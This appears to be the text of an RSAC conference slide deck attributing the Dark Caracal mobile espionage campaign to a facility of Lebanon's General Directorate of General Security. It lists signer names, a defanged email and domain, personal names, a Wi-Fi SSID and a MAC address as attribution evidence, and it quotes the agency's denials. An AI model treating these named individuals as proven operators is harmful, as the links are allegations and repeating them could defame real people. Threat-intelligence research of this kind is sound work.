
⚙ Authenticode signature block and FileVersionInfo properties	
Product	Flash Player
File version	13.334.323.323
Signature verification	✖ A certificate was explicitly revoked by its issuer.
Signers	[+] Nancy Razzouk [+] DigiCert SHA2 Assured ID Code Signing CA [+] DigiCert
≡ PE header basic information	
Target machine	Intel 386 or later processors and compatible processors
Compilation timestamp	2015-03-16 14:58:27
Entry Point	0x000070BC

Nancy Razzouk

- Name used w/ **op13@mail[.]com** in **WHOIS** information.
- Name used in the **signer** content for **Windows malware**
- **Phone number** in exfiltrated content using the name **Hassan Ward**.



Identities – Hadi Mazeh





got milk?
WHOIS

Rami Jabbour:

- op13 registered the domain arablivenews[.]com using the name Rami Jabbour.
- WHOIS address information for are in close proximity to where we have seen test devices




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


#RSAC


BUILDING 3F6



Attribution – Admin Console Logins



Attribution – Wi-fi + Device ID



Infected Device
Collected Wi-Fi networks






Test Devices





SSID + MAC Address

Bld3F6 + 4c:5e:0c:e9:07:c9

Device ID



Where is BLD3F6?



What building is that?



Who is Dark Caracal?



The **actor** is believed to be **administering** its **tooling** out of a **facility belonging** to the General Directorate of General Security (**GDGS**) of Lebanon in **Beirut**.

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CONCLUSIONS



What is it?

A long-term offensive cyber campaign(s) with global scope & scale

>100GB+ of stolen data has been found from over 600 mobile devices in 21+ countries across thousands of victims


What platforms are targeted?

Primarily Android, but also Windows, Linux, and OS X

Who is the threat actor?

The actor is believed to be administering its tooling out of a facility belonging to the General Directorate of General Security (GDGS) of Lebanon in Beirut.

Conclusions



- Cyber-warfare is getting cheaper:
 - Commodity vs. Premium
 - Multi-platform cyber-espionage campaigns.
- Mobile as a primary attack vector
- Dark Caracal has been able to hide in the noise of misattribution for years.
- Dark Caracal and Op. Manul are not the same actors.





- "General Security does not have these type of capabilities. We wish we had these capabilities," - *Major General Abbas Ibrahim, director general of GDGS*
- An official source in the public security told Al-Akhbar that the Directorate has the ability to spy on any other device in the world. "But we wish we had a small part of the capabilities that the report attributes to us." The source added that this report is part of a political campaign aimed at public security, because of its role in protecting Lebanese security from Israeli incursions.
- Wi-Fi SSID was taken down



- **Dark Caracal Blogs and Research Report**
 - <https://blog.lookout.com/dark-caracal-mobile-apt>
 - <https://www.eff.org/press/releases/eff-and-lookout-uncover-new-malware-espionage-campaign-infecting-thousands-around>
 - https://info.lookout.com/rs/051-ESQ-475/images/Lookout_Dark-Caracal_srr_20180118_us_v.1.0.pdf
- **Operation Manul Research Report**
 - <https://www.eff.org/files/2016/08/03/i-got-a-letter-from-the-government.pdf>



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